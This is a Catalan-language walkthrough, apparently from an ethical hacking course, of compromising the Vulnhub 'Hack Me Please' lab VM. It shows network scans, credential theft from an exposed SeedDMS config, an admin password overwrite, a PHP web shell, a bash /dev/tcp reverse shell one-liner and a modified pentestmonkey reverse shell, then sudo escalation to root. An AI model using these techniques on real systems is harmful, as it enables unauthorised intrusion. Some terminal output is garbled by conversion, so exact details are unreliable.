

Vulnhub HackMePlease - Tutorial.

En aquesta màquina apendrem a trobar un accés per mitjà de l'aplicatiu web utilitzant instruccions SQL i un cop aconseguim l'accés realitzarem una escalada de privilegis fins a aconseguir Root i trobar el FLAG per al premi.



- 1. Reconeixement.
- 2. Accés inicial.
- 3. Escalada de privilegis.

Per descarregar la màquina, la trobarem al següent enllaç:

https://download.vulnhub.com/hackmeplease/Hack_Me_Please.rar

Avans de realitzar aquesta màquina s'hauria de poder fer la màquina BlueMoon i la máquina VulnUni sense cap tipus de problemes. Aquí us deixo els enllaços de les dues màquines mensionades.

https://download.vulnhub.com/bluemoon/bluemoon.ovahttps://download.vulnhub.com/vulnuni/vulnuni1.0.1.ova

Totes dues màquines resalitzades anteriorment.



1.- Reconeixement.

Primer de tot buscarem el rang de la xarxa en la qual ens trobem per aixó utilitzarem la commanda << ip a >>.

```
i)-[/home/kali]
     ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
     link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                  .0.1/8 scope host lo
        valid_lft forever preferred_lft forever
     inet6 ::1/128 scope host noprefixroute
  valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
     link/ether 08:00:27:3d:54:f8 brd ff:ff
inet 10.13.20.5/24 brd 10.13.20.255 sc
                                                  scope global dynamic noprefixroute eth0
        valid_lft 569sec preferred_lft 569sec
                                     d:5cb/64 scope link noprefixroute
     inet6 fe80
        valid_lft forever preferred_lft forever
           <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
     link/ether 08:00:27:b0:9d:b5 brd ff:ff:ff:ff:ff:ff
inet 10.14.10.5/24 brd 10.14.10.255 scope global dynamic noprefixroute eth1
  valid_lft 569sec preferred_lft 569sec
       retb fe80::a96f:ce78:25f2:61cf/64 scope link noprefixroute
valid_lft forever preferred_lft forever
12: <BROADCAST,MULTICAST UD LOWED UD
     inet6 fe
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b2:38:97 brd ff:ff:ff
inet 10.15.30.5/24 brd 10.15.30.255 scope
                                                  scope global dynamic noprefixroute eth2
        valid_lft 569sec preferred_lft 569sec
        et6 fe80::866c:1550:6cdb:7423/64 scope link noprefixroute
valid lft forever preferred lft forever
5: eth3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
     link/ether 08:00:27:c2:a0:93 brd ff:ff:ff:ff:ff
inet 10.16.40.6/24 brd 10.16.40.255 scope global dynamic noprefixroute eth3
        valid_lft 569sec preferred_lft 569sec
                      6e1:950a:1b7f:c4d8/64 scope link noprefixroute
     inet6 fe80
        valid_lft forever preferred_lft forever
```

Command << ip a >>

Un cop sapiguem el rang de xarxa en el que estem treballant, en el meu cas **10.16.40.0/24** i a la interficie **ETH3**, procerirem a realitzar un reconneixement dels hosts de la xarxa, que com saben ho podem realitzar de dues maneres, utilitzan **NMAP**, utilitzant **NETDISCOVER** o utilitzant la commanda **ARP-SCAN**.

```
Li)-[/home/.../Escritorio/Laboratorios/VulnHub/HackMePlease]
   nmap -sn 10.16.40.0/24 -oG discovery
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-30 13:27 CET
Nmap scan report for 10.16.40.1
Host is up (0.00055s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.16.40.2
Host is up (0.00046s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.16.40.3
Host is up (0.00065s latency).
MAC Address: 08:00:27:C9:1D:91 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.16.40.9
Host is up (0.0014s latency).
MAC Address: 08:00:27:6F:56:58 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.16.40.6
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.06 seconds
```

Command NMAP.



Currently scanning: Finished! Screen View: Unique Hosts									
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240									
IP	At MAC Address	Count	Len MAC Vendor / Hostname						
10.16.40.1 cct	0152:54:00:12:35:00	1	60 Unknown vendor						
10.16.40.2	52:54:00:12:35:00	1	60 Unknown vendor						
10.16.40.3	08:00:27:c9:1d:91	1	60 PCS Systemtechnik GmbH						
10.16.40.9	08:00:27:6f:56:58	1	60 PCS Systemtechnik GmbH						
			,						

Command NETDISCOVER (netdiscover -i <dispositiu de xarxa> -r <rang de xarxa>).

Command ARP-SCAN (arp-scan -I < dispositiu de xarxa> --localnet).

Un cop localitzada la màquina objectiu, en el meu cas es la 10.16.40.9, procedirem a realitzar un escaneix de ports i Serveis per tal de poder comprovar que tenim funcionant en la màquina.

Per a tal fi, utilitzarem la commanda NMAP amb les opcions:

- -sV (Scaner de Versions),
- --open -p- (Per escanejar tots els ports i que només ens retorni els oberts).
- --min-rate <paquets/segon> (Per controlar directament la velocitat d'escaneig).
- -n (Per no realitzar la resolución DNS).
- -Pn (Per no enviar sondes ICMP).
- -oG <nom_arxiu> (Per guardar el resultat en un arxiu).

L'instrucció que utilitzarem será:

nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.16.40.5 -oG allPorts



Despres del escaneig, podem comprovar que tenim dos ports oberts:

```
<u>)-[/home/wireseed/Escritorio/Laboratories/HackMePlease]</u>
                                 in-rate 5000 -vvv -n -Pn 10.16.40.5 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-03 20:59 CET
Initiating ARP Ping Scan at 20:59
Scanning 10.16.40.5 [1 port]
Completed ARP Ping Scan at 20:59, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:59
Scanning 10.16.40.5 [65535 ports]
SYN Stealth Scan Timing: About 50.00% done; ETC: 21:02 (0:01:12 remaining)
Discovered open port 3306/tcp on 10.16.40.5
Discovered open port 80/tcp on 10.16.40.5
Completed SYN Stealth Scan at 21:01, 128.38s elapsed (65535 total ports)
Nmap scan report for 10.16.40.5
Host is up, received arp-response (0.0013s latency).
Scanned at 2023-12-03 20:59:40 CET for 129s
Not shown: 53055 filtered tcp ports (no-response), 12478 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
         STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
3306/tcp open mysql syn-ack ttl 64
MAC Address: 08:00:27:9D:97:01 (Oracle VirtualBox virtual NIC)
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 128.59 seconds
             Raw packets sent: 124833 (5.493MB) | Rcvd: 12483 (499.324KB)
```

Command NMAP nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.16.40.5 -oG allPorts)

Podem comprovar que tenim tres ports oberts, el 80 (TCP), el 3306 (MySQL) i el 33060 (MySQLx).

Ara ens interessaria saber quines versions utilitzant el script per defecte de NMap als ports trobats i ho guardarem tot en el fitxer "Objetivo".



L'instrucció que utilitzarem será:

nmap -sC -sV -p80,3306,33060 10.16.40.5 -oN Objetivo

```
| Canal | Cana
```

Amb aquest resultat veiem que tots els tiros indiquen que tindrem que començar la màquina utilitzant el port 80 ja que tenim un servidor apache 2.4.41 el qual podriem intentar buscar alguna vulnerabilitat reportada.


```
| map -sC -sV -p80,3306,3306 10.16.40.5 -oN Objetivo |
Starting Namp -7.945NV (https://nmap.org ) at 2023-12-03 23:26 CET |
Mmap scan report for 10.16.40.5 |
Host is up (0.0011s latency). |
BORT STATE SERVICE | Mapache | Mapac
```

Primer de tot tindriem que trobar la versió exacte de Ubuntu en la qual ens trobem, per aixó obrirem el navegador i buscarem l'informació necessaria.

M16 – Ciberseguretat Hacking Étic



Per realitzar aquesta búsqueda indicarem que busquem "Apache httpd 2.4.41 + Ubuntu" el qual ens donarà un resultat de que ens trobem davant d'un ubunto FOCAL.




Anem a jugar amb una nova utilitat "WHATWEB" que es tracta d'una utilitat que actúa de la mateixa manera que wappalizer, que ja el coneixem de vegades anteriors, i que ens mostrarà totes les tecnologies que incorpora el web en qüestió.






D'aquets resultats ens fixem en primer lloc que el JQuery que té instal·lat es molt Vell, el qual podriem mirar si hi trobessim alguna vulnerabilitat peró seria nul·la, ja que totes les que trobem serán de XSS. L'altre tema que ens crida l'atenció es que el web té un titol. Anem a veure que tal el web.




Realitzem una comprovació amb el Wappalizer i veiem que les dades son correctes.





Els resultats del wappalizer no es retornen grans avanços, pero ens fixem en una cosa, que a mesura que anem navegant per el menú, no ens porta a cap link, sino que ens reposiciona sobre el mateix web.



Aixó ens demostra que estem davant d'un "carrocel", una página estàtica.

Anem a mirar el codi del web.

Ens fixem que hi ha codi JS, el qual ens interesa per si poguessim realitzar alguna cosa.



Anem a capturar el main.js per si de cas. Utilitzarem la següent instrucción:

Curl -s -X GET "http://10.16.40.5/js/main.js | cat

Anem a utilizar el nostre amic CHAT GPT per veure que realmente realitza aquest codi.

Este código utiliza jQuery para crear un efecto de presentación de diapositivas o carrusel en una página web. Aquí hay una descripción de lo que hace el código:

```
    Document Ready Function:

            javascript Copy code
            jQuery document ready function

    Esto asegura que el código se ejecuta después de que el DOM (Document Object Model) ha sido completamente cargado.
    Window Load Event:
```

M16 – Ciberseguretat Hacking Étic



	javascriptCopy code window load function								
	Este evento se activa después de que todos los recursos de la página								
	(incluyendo imágenes) se han cargado. En este caso, se utiliza para								
	ocultar un preloader y una secuencia visual asociada.								
3.	Desvanecimiento de Elementos:								
J.	javascript Copy code								
	".seq-preloader" fadeOut ".sequence" delay 500 fadeOut "slow"								
	Se están utilizando efectos de desvanecimiento para ocultar elementos								
	con las clases .seq-preloader y .sequence.								
4.	Funciones para Manejar el Carrusel:								
	• showSlide(n): Cambia la diapositiva actual en función de un								
	desplazamiento relativo n.								
	• bind() : Desvincula el escuchador de eventos para evitar la								
	activación repetida y luego vuelve a vincularlo después de un								
	breve retraso.								
	• mouseEvent(e, delta): Maneja eventos de desplazamiento del								
	mouse y llama a showSlide para mostrar la diapositiva								
	correspondiente.								
5.	Enlaces de Navegación y Botones:								
	javascript Copy code								
	'nav a, .main-btn a' click function								
	Se han asignado manejadores de eventos a los enlaces de navegación y a								
	los enlaces dentro de elementos con la clase <u>_main-btn</u> . Cuando se hace								
	clic en estos enlaces, se llama a la función showslide para mostrar la								
	diapositiva correspondiente.								
ნ.	Evento de Redimensionamiento de la Ventana:								
	javascriptCopy code window resize function								
	Ajusta la posición de las diapositivas cuando cambia el tamaño de la								
	ventana del navegador.								
7.	Variables y Cache:								
	javascript Copy code								
	var 'body' var 0 var '.slides' var								
	'.slide'								
	Se están declarando y asignando variables para facilitar el acceso a								
	elementos del DOM y para realizar un seguimiento del estado actual de								
	la presentación de diapositivas.								
8.	Inicialización:								
	javascriptCopy code								
	'nav a' 0 addClass 'active' bind 'false'								



Establece la primera diapositiva como activa y vincula el evento de desplazamiento del mouse.


En resumen, este código implementa un carrusel de diapositivas con controles de navegación y efectos visuales.

Sense información relevant per el moment.

Peró si mirem detalladament el codi, podem veure que tenim una fuga d'informació en el codi.

```
// give active class to first link
//make sure this js file is same as installed app on our server endpoint:
//seeddms51x/seeddms-5.1.22/
$($('nav a')[0]).addClass('active');
```

Trobem un comentari que apunta a **/seeddms51x/seeddms-5.1.22/**Anem a provar de posar-ho a la URL a veure que passa. Veiem que ens redirecciona a un formulari de login.




Anem a veure que es aixó del SeedDMS, procedim a la investigación... Buscarem **QUE ES SEEDDMS?**

SeedDMS es un sistema de gestión de documentos de código abierto fácil de usar pero potente, basado en PHP y MySQL o sqlite3. Muchos años de desarrollo lo han convertido en una plataforma madura y preparada para la empresa para compartir y almacenar documentos.




Anem a comprovar si el SeedDMS es un software lliure. Busquem en GITHUB!!!!



Podem observar l'estructura de directoris del servidor de documents.

Revisem una miqueta el sistema de directoris, comprovem que hi ha un directori CONF, provem de entrar-hi per navegador i veiem que está bloquejat.





Continuem investigant... Observem que hi ha un directori dins de CONF que es .htaccess i que a dintre hi ha un comentari que ens diu que el arxiu SETTINGS.XML no tindria que ser accessible des de l'exterior.

```
SeedDMS / conf / .htaccess 

JustLikelcarus Initital Commit

Code Blame 6 lines (6 loc) · 164 Bytes

# Make sure settings.xml can not be opened from outside!
#Redirect /conf/settings.xml /index.php
| SeedDMS / conf / .htaccess | conf / .htac
```

Anem a provar a veure si podem accedir a aquest fitxer.

```
| This XML file does not appear to have any style information associated with it. The document tree is shown below.

| Configuration | Configu
```



Es accesible, anem a veure si conté información vital, anem a buscar la paraula "PASSWORD" a dins del fitxer.

Hem localitzat una información relevant:

dbDatabase = "seeddms" dbUser="seeddms" dbPass="seeddms"

Anem a provar si ens podem connectar a la base de dades per mitjà de MySQL.

La instrucción que utilitzarem será:

Mysql -useedms -h 10.16.40.5 -p

No posem el password ja que volem que ens el soliciti.

```
(root@WireSeed)-[/home/wireseed/Escritorio/Laboratories/HackMePlease]
# mysql -useeddms -h 10.16.40.5 -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 90
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```



Hem pogut accedir a la BBDD del web.

Anem a comprovar que trobem aquí a dins. Primer de tot, anem a veure quines BBDD hi ha per aquí a dins.

Veiem que també hi ha una BBDD que es diu seeddms, anem a comprovar si hi ha alguna vulnerabilitat reportada. Per aixó utilitzarem la commanda SEARCHSPLOIT

La commanda que utilitzarem será:

Searchsploit seeddms



Anem a investigar una mica mes sobre el sploit de REMOTE COMAND EXECUTION, que es el que ens interesa.

Per aixó utilitzarem la commanda:

Searchsploit -x php/webapps/47022.txt

M16 – Ciberseguretat Hacking Étic



Tornem a la BBDD, a veure que més trobem, ja que necessitarem USUARIS i PASSWORD.

Per aixó indicarem que treballarem contra la Base de Dades seeddms.

```
MySQL [(none)]> use seeddms;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [seeddms]>
```

M16 – Ciberseguretat Hacking Étic



Mostrarem les taules que conte la BBDD.





Veiem que hi han dues taules que podrien contindre información d'usuaris: tblUsers i users.

Anem a veure que tenen a dintre:

Comprovarem si podem acceder pel formulari web que hem trobat anteriormente, pero veurem que no podem accedir-hi.

Revisant la BBDD, veiem que hi ha una taula mes de usuaris tbl_users. Mirarem les seves columnas amb la següent commanda:

describe tblUsers;

Veurem que també tenim dades de login en aquesta taula.

Field	Туре	++ Null	Key	Default	Extra				
id login pwd fullName email language theme comment role hidden loginfailures disabled quota homefolder	int varchar(50) varchar(50) varchar(100) varchar(70) varchar(32) varchar(32) text smallint smallint datetime tinyint smallint bigint int	NO	PRI UNI 	NULL NULL NULL NULL NULL NULL NULL NULL	auto_increment				
+									



Llistarem quina información té aquesta taula amb la següent commanda:

select id,login,pwd from tblUsers;

Veiem que tenim un usuari "admin" i que té un password amb el que sembla de 32 caracters i que sembla que es un MD5, anem a comprovar que realmente té 32 caràcters, per aixó utilitzem la següent commanda:

echo -n "f9ef2c539bad8a6d2f3432b6d49ab51a" | wc -c

```
(root@kali)-[/home/kali]
# echol-n "f9ef2c539bad8a6d2f3432b6d49ab51a" | wc -c
38
(root@kali)-[/home/kali]
Null Key Default
```

Anem a canviar el password de admin, ja que no podem hashejar aquest password, doncs ens es més sencill canviar'l.

Primer de tot realitzarem el hash del nostre password amb MD5, utilitzarem la següent commanda per fer-ho:

```
echo -n "pass123" | md5sum
```

Conseguirem el següen hash per la nostra nova password:

32250170a0dca92d53ec9624f336ca24

```
(kali⊕ kali)-[~]

$ echo -n "pass123" | md5sum

32250170a0dca92d53ec9624f336ca24 -
```

Anem a canviar el password de admin de la BBDD!!!!!

Utilitzarem la següent commanda:

update tblUsers set pwd=' 32250170a0dca92d53ec9624f336ca24' where login='admin';




Mirarem si realmente s'ha canviat el password de l'usuari "admin", tornarem a realitzar la commanda:

select id,login,pwd from tblUsers

```
MySQL [seeddms]> update tblUsers set pwd='32250170a0dca92d53ec9624f336ca24' where login='admin'; Query OK, 1 row affected (0,009 sec)
Rows matched: 1 Changed: 1 Warnings: 0
```

Veurem que efectivamente s'ha canviat el password correctamente, per tant ara si que podrem accedir al web mitjançant admin:pass123

Ara si que podrem accedir al web mitjançant el password que hem facilitat ara.



Crearem una Revers Shell a partir d'un fitxer PHP.

Codi

```
<?PHP
    echo "<pre>" . shell_exec{$_REQUEST['cmd']) . "";
?>
```




Aquest fitxer el guardarem com a cmd.php i en una carpeta que no utilitzi SU.

```
(root@WireSeed)-[/home/wireseed/Escritorio/Laboratories/HackMePlease]
# cat cmd.php
<?php
echo "<pre>" . shell_exec{$_REQUEST['cmd']) . "";
?>
```

Ara serà el moment de penjar'l al web, per aixó mirarem algún lloc on ens permeti penjar fitxers.

Version Information



Un cop localitzat, serà momento de penjar el nostre fitxer i comprovar a la pàgina principal que s'ha penjat correctamente.






També haurem de tindre present el id del fitxer el qual tindrem que utilizar en la URL per carregar el REVERSE SHELL.



Per executar el nostre Reverse Shell, ho farem mitjançant la URL del web:

10.16.40.10/seeddms51x/data/1048576/"id_doc"/1.php?cmd=whoami



Podrem provar altres variants com per exemple:

cmd=ls -l ../../ cmd=ls ...



Anem a provar de guanyar l'acces al sistema.

Primer de tot posarem a l'escolta el port 443. Utilitzant la commanda:

Nc -nlvp 443

```
(root WireSeed)-[/home/wireseed]
# nc -nlvp 443
listening on [any] 443 ...
```


I crearem el ONE LINER tradicional que s'encarrega de enviar-nos una REVERSE SHELL. Per a fer aixó utilitzarem la següent commanda a la barra de la URL:

10.16.40.10/seeddms51x/data/1048576/"id_doc"/1.php?cmd=bash -c "bash -i > & /dev/tcp/" @IP_ATACANT" /443 0>/1"

Peró s'haurà de representar de la següent manera, ja que sino ens donarà errors en la execució.

10.16.40.10/seeddms51x/data/1048576/"id_doc"/1.php?cmd=bash -c "bash -i > %26 /dev/tcp/" @IP_ATACANT" /443 0>%261"

Ja que si no es realitza d'aquesta manera el navegador no interpreta correctamente el que se l'hi està passant.



10.16.40.10/seeddms51x/data/1048576/"id_doc"/1.php?cmd=bash -c "bash -i > & /dev/tcp"

Crearem una escolta al port 443 amb la següent commanda:

Nc -nlvp 443



Realitzarem una ecolta

```
(root@WireSeed)-[/home/wireseed]
# nc -nlvp 443
listening on [any] 443 ...
```


Per realitzar el atac, ho farem de la següent manera:

10.16.40.10/seeddms51x/data/1048576/4/1.php?cmd=bash -c "bash -i > %26/dev/tcp/10.16.40.6/443 0>%261"

S'ha de dir que al moment de realitzar-ho em dona un error, es carrega el payload pero no retorna l'escolta pel port 443, així que opto per una altre solución.

Anem a buscar un payload de REVERSE SHELL a la següent direcció:

https://pentestmonkey.net/tools/web-shells/php-reverse-shell



El descarregarem, el descomprimirem a un directori, indiferent on es faci.



Un cop extret, procedirem a realitzar les modificacions pertinents al payload per tal de porder'l executar. Només haurem de modificar on en ho sol·liciti, es a dir on ens posarà "CHANGE THIS"

```
set_time_limit (0);
$VERSION = "1.0";

$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS

$chunk_size = 1400;

$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';

$daemon = 0;
$debug = 0;
```

En el \$IP, hi posarem la @IP que tindrà el nostre Kali, en el meu cas la 10.16.40.4 o 10, segons la execució del Laboratori, i el \$PORT, i posarem el port on atacarem, concretamente en aquest intent agafaré el port 9001, la configuración ens tindira que quedar una cosa aixis:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.16.40.4"; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Tornarem a penjar aquest fitxer al servidor i capturarem el ID que li ha assignat al nou fitxer.





Tornarem a crear una escolta al port, pero tenint present que ara serà al 9001.

```
(root@WireSeed)-[/home/wireseed/Descargas]
# nc -nlvp 9001
listening on [any] 9001 ...
```

I procedirem a realitzar la crida del nou fitxer, en aquest cas utilitzarem la següent sintaxis:

http://10.16.40.5/seeddms51x/data/1048576/"id_doc"/1.php

I aconseguirem acces a la màquina victima pel port 9001 i utilitzan un RCE.

Ara tocarà realitzar una escalada de privilegis per tal que poguem aconseguir ROOT.

Primer de tot, comprovarem que el usuari SAKET existeix en el sistema, per aixó anirem a /etc/passwd per comprovar-ho. Utilitzarem la següent commanda:

grep bash /etc/passwd

```
$ grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
saket:x:1000:1000:Ubuntu_CTF,,,:/home/saket:/bin/bash
$ ■
```

Procedirem a canviar a usuari saket utilitzant el password de la base de dades que varem trobar anteriormente, per a realitzar aixó, utilitzarem la commanda:

su -l saket

```
$ su -l saket
Password: Saket@#$1337
whoami
saket
```



A continuación, verificarem quins permissos té l'usuari saket amb la commanda:

sudo -l

```
saket@ubuntu:~$ sudo -l
[sudo] password for saket:
Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin
User saket may run the following commands on ubuntu:
    (ALL : ALL) ALL
saket@ubuntu:~$
```

Veiem que l'usuari te acces a tot. Per tant realitzaré un canvi cap a usuari root amb la commanda:

sudo su -l

```
saket@ubuntu:~$ sudo su -l
root@ubuntu:~# md5sum /etc/shadow
3b817b14ab23155f258909f64e285c48 /etc/shadow
root@ubuntu:~# id;whoami; echo nepcodex.com
uid=0(root) gid=0(root) groups=0(root)
root
nepcodex.com
root@ubuntu:~#
```

D'aquesta manera, podem arribar al shell arrel de la màquina. I aquí buscar el Flag que tindrem que localitzar.